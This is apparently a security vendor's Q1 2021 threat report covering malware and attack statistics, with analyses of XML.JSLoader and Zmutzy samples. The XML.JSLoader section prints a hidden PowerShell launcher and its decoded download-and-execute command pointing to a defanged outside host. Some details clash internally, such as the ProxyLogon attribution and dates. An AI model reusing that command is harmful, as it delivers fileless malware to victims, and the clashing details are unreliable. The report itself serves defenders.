



INTERNET SECURITY REPORT



Quarter 1, 2021

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

03 Introduction

05 Executive Summary

06 Firebox Feed Statistics

08 Malware Trends

- 09 Overall Malware Trends
- 10 Most-Widespread Malware
- 12 Catching Evasive Malware
- 13 Individual Malware Sample Analysis

16 Network Attack Trends

- 17 Most-Widespread Network Attacks
- 19 Top 10 Network Attacks Review
- 22 Hafnium and ProxyLogon

24 DNS Analysis

- 25 Top Malware Domains
- 28 Firebox Feed: Defense Learnings

29 Top Security Incident

30 ProxyLogon - Exchange Server

- 35 Important Takeaways

36 Conclusion and Defense Highlights

40 About WatchGuard

Introduction

After a very difficult 2020, filled with the pandemic, global political strife and regional societal conflicts, everyone was looking for a fresh start in 2021. Not only did last year's global discord affect us all personally, but it also brought changes to the IT world that resulted in new threat landscape trends, which required reimagined protections. Unfortunately, global events of last year's proportion don't reverse overnight, so things did not go back to normal in Q1 (and we'll likely see a new normal going forward anyway). That said, there is light at the end of the tunnel. Buddha said, "No matter how hard the past is, you can always begin again," which reminds us we can always start fresh to improve our cybersecurity anytime we want, new year or not.

As mentioned, 2021 didn't reverse the 2020 remote work trends overnight—far from it. As I write this in late Q2, remote work is still the norm among knowledge-based organizations. The good news is a return to some normalcy seems on the horizon in North America. While there are still areas of the world that will take more time to recover, we suspect many knowledge-based workers will have the option to return to the office in Q3. Does that mean office work will return to its normal level? Probably not, but we do expect to see a much better ratio of people working behind the network perimeter soon.

Why does this matter to security? The 2020 change in remote workforce had huge implications in how IT does cybersecurity and even affected the malware and network attack trends we see every quarter. At a high-level, we saw less malware detected at the network perimeter every quarter following the pandemic. However, that does not mean overall malware is down. Malware detected by endpoint security increased, following the remote workers and their devices home.

That also doesn't mean perimeter security dies with more remote work. As malware dropped, network attacks rose on the perimeter, plateauing to a three-year high in Q1 2021. Even if users moved home, the adversary realizes all our servers and supporting services still reside in our offices or our Clouds. We saw network attacks increase almost every quarter throughout the pandemic.

The Latest Firebox Feed Threat Trends

06 Firebox Feed Threat Trends: This section highlights the top malware, network attacks, and threatening domains (links) we see targeting our customers. We break these results down both by raw volume and by the most widespread threats, while giving both a global and regional view of the problem. We also highlight individual standouts, which this quarter include Trojan.IFrame, XML.JSLoader, Zmutzy, ProxyLogin and more.

29 Top Incident – ProxyLogin/Hafnium: In Q1 2020, suspected Russian state-sponsored attackers exploited four zero day vulnerabilities in Exchange Server to hijack the popular Microsoft email server and compromise many companies. While Microsoft patched these flaws last quarter, some Exchange admins missed them. This report describes these flaws in deep technical detail. Patch if you haven't already.

36 Security Strategies for a Fresh Start: We are not here to promote the attackers and their techniques, but rather to give you the insights you need to avoid becoming a victim. Our hope is that the trends and analysis in this report give you a better idea of how the adversary attacks victims, providing you with the intelligence you need to adjust your defenses. If you are missing a protection, consider this report a fresh start to add a defense to your arsenal.

With a new year and a recovering world, you might wonder if these threat trends will start to revert to normal this year. We don't think they will. As mentioned, it'll still take a few quarters for the whole world to recover from the pandemic. Not only did Q1 see similar threat trends as 2020, but we also expect these trends to continue for Q2 and even much of Q3. I don't think our trends will really "normalize" again until 2022.

Even then, don't expect the world to go completely back to normal either. We expect to see a new normal develop. Hybrid work, with employees spending part time in the office and part time remote, seems like a new standard among tech companies. This new work habit will greatly change how attacks evolve and where you see those attacks. That also means you'll have to change the way you deliver various protections. In short, the pandemic still affects the threat trends we saw in Q1 2021, and we suspect we'll never completely return to the exact types of threats we saw before it. No worries though; every day is an opportunity for a fresh start.

One of the best ways to get a fresh start on cybersecurity is by getting a fresh perspective of what malicious cybercriminals are doing. The only way to defend yourself against an enemy is to understand how that enemy fights. Our Internet Security Report (ISR) is designed to give you that perspective by covering the latest threat trends we saw last quarter. It covers quantifiable findings we gather from our security products around the world, as well as any internal security research projects or external security stories studied throughout the quarter. Our data comes from a cascade of threat indicators delivered by tens of thousands of WatchGuard Fireboxes, which we analyze to report the most common and widespread cyber threats from last quarter. In short, this fresh threat intelligence and our analysis offer a cutting-edge view into what the adversary targets and how they carry out their malicious attacks. Knowing what the criminals are up to gives you the fresh perspective to figure out how to stop it. We also directly advise you on our top protection strategies throughout this report.

2021 may not have offered an immediate "fresh start" or reset from last year's calamities, but you can always decide to begin anew whenever you want. Regardless of how threat trends might change tomorrow, next year, or even next decade, this report will offer you the insights you need to revive your cybersecurity efforts no matter the changes.

Corey Nachreiner

CSO, WatchGuard Technologies

Executive Summary

As mentioned in the intro, we saw the same general network attack and malware trends play out during Q1 as we did for the rest of the pandemic. This means network malware is generally down (with a caveat this quarter), while endpoint malware is up. Meanwhile, network attacks have risen each quarter since the pandemic started. As we've said before, this makes sense as malware follows victims home but network exploits still target servers at the office and in the Cloud.

Despite the reoccurring trends, we also saw some new threat highlights. For instance, zero day malware – which is malware that signature-based detection misses during its first days – rose to an all-time high of 74%. This means signature-based protections missed almost three-fourths of malware during Q1. Unless you deployed a more proactive malware prevention solution, you should expect large amounts of malware to evade legacy defenses. We also saw a huge rise in the amounts of malicious domains our DNSWatch services blocked, in part due to a surge in phishing attacks.

This report covers plenty more, including details on the ProxyLogin zero day, a prevalent Linux malware family targeting IoT devices, a fileless threat delivered via booby-trapped XML scripts and much more.

Here's an executive-level view of the Q1 2020 threat landscape:

- **Zero day malware reached an all-time high of 74% in Q1.** This means you will miss almost three quarters of malware if you rely only on signature-based protections. You need proactive malware detection to survive today's threats. As a reminder, zero day malware is our name for polymorphic, evasive malware that bypasses signature-based protections on day "zero" of its release.
- Overall, **total perimeter malware detection decreased 16%**, with only 17.2 million detections in Q1. However, this stat is deceiving until you consider the drop in reporting Fireboxes. Taking that into account, **Fireboxes saw an average of 461 malware detections per device, which is a slight one point increase in detections.**
- **Five new malware families, Ursu, Trojan.IFrame, XML.JSLoader, Zmutzy, and Zum.Androm, made our top 10 malware volume list,** making it a pretty diverse quarter for new malware samples.
- **Malware sent over encrypted connections dropped to just under 44%** in Q1. That represents a three-point drop from Q4 2020 and ten-point drop from Q3.
- In the past, we've seen more zero day malware pass over encrypted connections than usual. However, during Q1 **only 60.3% of malware spreading over encrypted connections was zero day malware.** This is less than the overall zero day malware percentage this quarter.
- **Network attack volume reached a three-year high.** Network attacks grew to more than **4.2 million IPS hits in Q1.** This level of network attack volume is even more striking considering reporting devices decreased 17%.
- During Q1 2021, Firebox appliances' Intrusion Prevention Service (IPS) blocked **an average of 113 attacks per appliance,** which is a large 47% increase quarter over quarter (QoQ).
- **We only saw about 3% of network attacks in the APAC region.** While the AMER and EMEA region have almost equal network attack by volume, when you normalized to attacks per Firebox, **AMER devices saw at least 2.6 times more attacks compared to any other region.**
- **DNSWatch blocked over five million malicious domains during Q1.** Not only is this a whopping 281% increase over Q4 2020 but it seems particularly notable considering it reached that high while reporting devices dropped 17%.
- Malicious scripts – this quarter found in XML – continue to deliver fileless malware.
- Deeper below the top 10, we found another Linux threat called Linux.Ngioweb.B infecting consumer devices to form an Internet of things (IoT) botnet.
- **We saw exploits against the serious ProxyLogin Exchange Server flaws increase over 1,600%** from March 24th (when we first started seeing IPS hits) to the end of the month. You should have patched these flaws long ago, but if not expect to have been breached. More detail on these flaws are in our story of the quarter.

That's your quick peek at the Q1 threat landscape. Keep reading to learn additional details about these trends, as well as more technical descriptions of some of the threats and the methods and techniques they use to invade networks and infect victims.



Firebox Feed Statistics



Firebox Feed Statistics

What Is the Firebox Feed?

At the WatchGuard Threat Lab, our job is to follow the cyber threat landscape and provide advice on best practices for protecting your users and your systems. Our trends and advice come from real-world data, collected from Firebox appliances deployed across the world. Our goal is to show managed service providers (MSPs), IT administrators, and security professionals or management what cyber threats they should expect and how best to secure the networks and assets they operate.

The Firebox Feed is made up of data from multiple security services available in our Firebox network security product. We gather this data and aggregate it to better understand each quarter's trends and themes before turning around and providing recommendations on how to secure your organization based on these learnings. The Firebox Feed consists of data from:

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine for malware detection
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

We can only make this report via users who provide us with the anonymized threat intelligence data. We encourage Firebox administrators to opt in to sending WatchGuard device feedback. The more data we can collect, the more accurate a picture of the threat landscape we can paint.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available



Malware Trends

Frequenter of this security report will know we typically only see a few new malware families show up in our top malware by volume and most widespread malware lists each quarter, with the bulk of detections coming from regulars like the password theft tool Mimikatz and multiple generic malware dropper programs. In Q1 of 2021, we saw a total of five new malware families in our top malware by volume for the first time. Specifically, Fireboxes detected significant numbers of Ursu, Trojan.IFrame, XML.JSLoader, Zmutzy, and Zum.Androm malware variants, all of which we'll cover later in this section.

Another sign of new malware families overtaking old malware families comes from the explosion in zero day malware percentages in Q1. We saw zero day malware account for a whopping 74% of malware on Fireboxes with advanced malware protections enabled.

The rise in new variants highlights the importance of advanced malware detection methods over signatures to proactively catch new threats. Before we dive into the latest threats from this quarter, let's look take a 30,000-foot overview of malware in Q1.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements please enable [WatchGuard Device Feedback](#) on your device.

With few exception, we see malware authors moving to create more advance malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.



If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.




Finally **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.



These three layers on the Firebox and an EDR/EPP solution on the endpoint provides excellent protection from malware without interrupting your workflow.













Q1 2021 Overall Malware Trends:

- We saw a **21% drop in reporting Fireboxes**.
- **Malware detected by Gateway AntiVirus dropped by 55%**, quarter over quarter (QoQ)
- **APT Blocker detections increased 16%** and came very close to detecting more zero days than overall traditional malware.
- **IntelligentAV (IAV) detections** continued to decrease QoQ and **dropped 30%**.
- Malware arriving over TLS-encrypted connections like HTTPS accounted for 44% of detections.
- While **Gateway AntiVirus detections dropped significantly**, when you include the increase in APT Blocker and the lower number of reporting Fireboxes the total detections per Firebox increase slightly to 461 malware detections per Firebox.

Top 10 Gateway AntiVirus (GAV) Malware Detections

There were three new detections in the top 10 malware by volume list this quarter. Ursu is a code-injector, enabling malware to slip in and inject malicious payloads into the address space of legitimate processes to evade detection. One sample we reviewed injected a malicious payload into the legitimate Windows service, [svchost](#). Ursu may also use your computer as part of a botnet. The Trojan.Iframe detection signature identifies malicious HTML Iframe tags. Malicious Iframe malware can spam ads or hide in a page to gather credentials through the use of [cross-site scripting or cross-frame scripting](#). Malicious Iframes could even redirect to malicious code that might launch some [drive-by download](#) of other malware. XML.JSLoader also appeared for the first time in both the top malware by volume and most-widespread malware detections tables. We will go in depth on this malware family later in this section. It appears that Ursu, and Trojan.IFrame, and XML.JSLoader may be isolated events upon review of the data provided but we will watch these detections closely in the future. Next, we'll show you the top 10 most detected malware overall.

Top 10 Gateway AntiVirus Malware				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
1291305		Win32/Heim.D	Win Code Injection	Q4 2020
928578		Win32/Heri	Win Code Injection	Q4 2020
525573		Spam.Heur	Win Code Injection	Q3 2020
379458		Ursu	Win Code Injection	New
360933		CVE-2017-11882	Office Exploit	Q4 2020
299793		Cryxos	Scam File	Q4 2020
150187		Trojan.IFrame	Adware	New
96659		Heur.EmoDldr	Password Stealer	Q3 2020
96513		XML.JSLoader	Downloader	New
79583		RTF-ObfsObjDat	Office Exploit	Q3 2019

*We saw RTF-ObfsObjDat in Q4 2020 most widespread malware.

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

While the top malware by volume shows an important view of the malware threat landscape, it doesn't paint the whole picture. We've found only 20% of devices inspect encrypted HTTPS traffic, meaning our overall malware trends speak more to unencrypted malware. Meanwhile, we know more and more attackers use encrypted connections for their attacks. To overcome this issue, we have created a Top 5 Encrypted Malware table, showing the top threats that come over encrypted connections. As you can see only XML.JSLoader overlaps with the top 10 malware so keep an eye on these malware families and if you don't already, inspect encrypted content.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
96513	XML.JSLoader	Downloader
27059	Zmutzy	Win Code Injection
6309	GenericKDZ	Generic Win32
4619	GenericKD	Generic Win32
4148	Razy	Cryptominer/ Win Code Injection

Figure 2: Top 5 Encrypted Malware Detections

We see XML.JSLoader and Zmutzy as the most-detected malware over encrypted connections. We will cover both in detail, later in the report. We also see Razy make a comeback on this list, which is a sample we've seen on our top lists intermittently for the last few years.

Top 5 Most-Widespread Malware Detections

While viewing the highest volume malware shows us what threats are most prevalent by raw numbers, it doesn't show us how common or widespread a threat is among all the customers out there. Without looking at the most widespread threats, we don't know if the malware targeted a small group of networks or cast a wide net. Below, we list the top five most-widespread malware detections.

Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2017-11882	Greece 40.12%	Luxembourg 36.56%	Germany 31.2%	22.67%	10.37%	6.59%
RTF-ObfsObjDat. Gen	Greece 21.79%	Turkey 20.45%	Germany 19.3%	13.92%	7.02%	3.86%
Adware. Popunder.D	Thailand 36.51%	Sweden 31.02%	Viet Nam 29.47%	9.45%	11.05%	8.75%
Zum.Androm (Lokibot or Emotet)	Greece 22.61%	Germany 19.56%	Turkey 17.65%	13.71%	2.42%	5.75%
HTML.Phishing. ARN	Germany 14.49%	Hong Kong 10.64%	Portugal 10.58%	9.10%	2.91%	4.10%

Figure 3: Top 5 Most-Widespread Malware Detections

Malware exploiting [CVE-2017-11882](#), a Microsoft Office vulnerability arriving as malicious documents, made our top widespread malware list again in Q1, with Greece, Luxembourg, and Germany being the most impacted countries. These countries also accounted for the most CVE-2017-11882 detections in Q4 2020.

The newcomer Zum.Androm primarily targeted Europe, the Middle East and Africa (EMEA). After investigating this malware we found it would download Lokibot or Emotet as final payloads. Both related malware families turn the victim's computer into a botnet zombie.


HTML.Phishing.ARN, a variant of the phishing malware we saw in the 2020 Q4 top 10 malware, also reappeared this quarter on the top 5 most-widespread list.

Geographic Threats by Region

We separate the malware detections into three regions. Europe, the Middle East and Africa (EMEA), North and South America (AMER) and the Asia-Pacific (APAC), and we analyze the regional distribution of malware every quarter to see if any macro or micro geographic trends stand out. APAC again accounted for the most detections per Firebox but fewer detections in total due to fewer total Fireboxes in that region. In other words, even though the raw volume looks lower in APAC, we see more malware hits per customer in that region. If you do business in APAC and don't have Basic or Total Security on your Firebox for its malware prevention, we encourage you to consider it based on these numbers. AMER saw the most malware overall by raw volume, but actually had the least malware per Firebox. Meanwhile, EMEA remained the middle of the pack for both raw volume and per-Firebox detections.

While we haven't any conclusive explanations for this macro regional malware distribution, some of the micro-level geographic details we shared above (in the widespread malware section) can help you look out for certain threats that affect some areas more than others.


Malware Detection by Region



Catching Evasive Malware

For the first time ever, the volume of evasive malware detections overtook the total traditional malware detections in one quarter. This landmark highlights how far the modern cyber threat landscape evolved in sophistication. In the past you could get away with updating your workstation’s virus signatures once a week and still catch most threats. This may have worked for the time... but you also probably connected to the Internet using a modem during that time. As the Internet evolved into a critical service for businesses, malware evolved to better exploit it and so did our need for faster signature updates and more signatures in general to keep up with the blistering pace of threats. As we now know, frequent signature updates worked for a bit, but today we see more new, never seen before threats, than we do known ones. We call this malware, which evades signature or pattern-based detection at first, “zero day malware.” While signatures may eventually be written for a particular new variant, that reactive protection can come days, even months, later. To catch a new threat the day it is released, you need some proactive detection technique that can identify it as bad on “day zero.” One effective proactive detection method involves detonating suspicious files in a safe environment to watch their behaviors, which can quickly tell you if those combined behaviors are good or bad. That’s exactly what the Firebox does with APT Blocker.

In Q1 2021, we saw our highest zero day malware percentage yet. Signature-based detections today won’t block three-fourths of malware detections, allowing the malware to pass to its target. As mentioned, malware threats have evolved to a more evasive model from 30% in 2016 to 74% in Q1 2021. At this point signature-based prevention is truly insufficient alone.



Individual Malware Sample Analysis

XML.JSLoader

This signature can catch a number of malware variants. We didn't find the sample of exact malware that accounted for most of our detections, but we did find a similar sample detected by this signature. The malware sample we investigated contains a short script to get right to the point. Using an [XML external entity \(XXE\)](#) attack, it opens a shell to run a PowerShell command. We have removed parts of the script so we don't trigger antivirus software and cause accidental infections.

```
[CDATA[
ps = "cmd.exe /c powershell.exe -nop -noni -w hidden -enc SQBFAFgAIAAoAC-
gAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBwAHQAKQAUAGQABw-
B3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0..."
new ActiveXObject("WScript.Shell").Run(ps,0,true)
]]
```

The character data (CDATA) found in the malicious XML sample contains a script that exploits an input validation flaw to launch Windows command line interpreter (cmd.exe) to run PowerShell. The PowerShell command includes options to try to help it bypass the local PowerShell execution policy and run in a non-interactive way, hidden from the actual user or victim. The final body of the command is encoded with Base64 for obfuscation, but translates to the following

```
IEX ((new-object net.webclient).downloadstring('http://safe[.]dashabi[.]nl/
networks[.]ps1'))
```

Once we decode the Base64 portion, we see the PowerShell command is designed to download something from the Internet and execute it with the Invoke Expression, which is a classic fileless malware technique. Here are the steps the script takes.

- IEX, or Invoke-Expression: This accepts input and executes it. Microsoft warns that any input using this command must be carefully validated.
- New-Object: Creates a new instance of .NET Framework in memory.
- Net.Webclient: Creates a client-side connection interface to download the file.

The networks.ps1 script runs in memory and downloads another file, Trojan.GenericKD.32772588. Trojan.GenericKD.32772588 can take a screenshot of the victim's computer and run other programs.

Other versions of XML.JSLoader may load other scripts but the key theme of this exploit comes from running malicious XML code on vulnerable systems. Also, because this sample runs networks.ps1 in memory, traditional antivirus programs that only look at files saved to system storage won't catch this additional downloaded payload, though some tools like ours can catch the malicious parent XML file that tries to spawn the download. Only endpoint detection and response (EDR) software that watches the computer's memory or looks at suspicious running processes would catch that additional payload. Granted, network malware protection like ours can often catch the malicious scripts that start these fileless malware attacks before they are able to download their secondary and fileless payloads. Additionally, programs that run XML code must also check for input validation. Ensure you update software with the latest security patches and if you create any programs that accept XML code, ensure you follow [OWAPS best practices](#).

Zmutzy (Nibiru ransomware)

We found Zmutzy in the top encrypted malware. It can arrive both as an email or something downloaded from a website. We found the original email.




Figure 4: Zmutzy email

Like many malware samples we receive by email, the message contains a supposed shipping notification asking you to review an attachment about your shipment. As you might guess, this is a fake email masquerading as a common shipping company. The attachment contains a zipped file, which is a huge red flag. Even when legit organizations send you documents like a PDF, they typically don't zip them. Meanwhile, attackers do compress files as one possible technique to bypass some file scanning.

Opening the zip file and running it leads to another executable downloaded to the victim's computer that masquerades as a PDF file. Looking closely, we see a comma instead of a period on the file name, which helps trick people into assuming it is a PDF, along with its manually adjusted icon. In actuality, the executable is Trojan.GenericKDZ.75124.



Figure 5: Zmutzy2

When run, the executable attempts to access a possibly compromised server on port 5480. We normally use port 5480 to access VMware virtual machines. When we visited the server with a browser, it responded with a router login page, so we have decided not to release the domain name. There have been many attackers who hijack consumer routers, so there is a decent chance that this is a private or legitimate device that the attacker compromised. We also tried accessing it on port 5480 but didn't get any response.

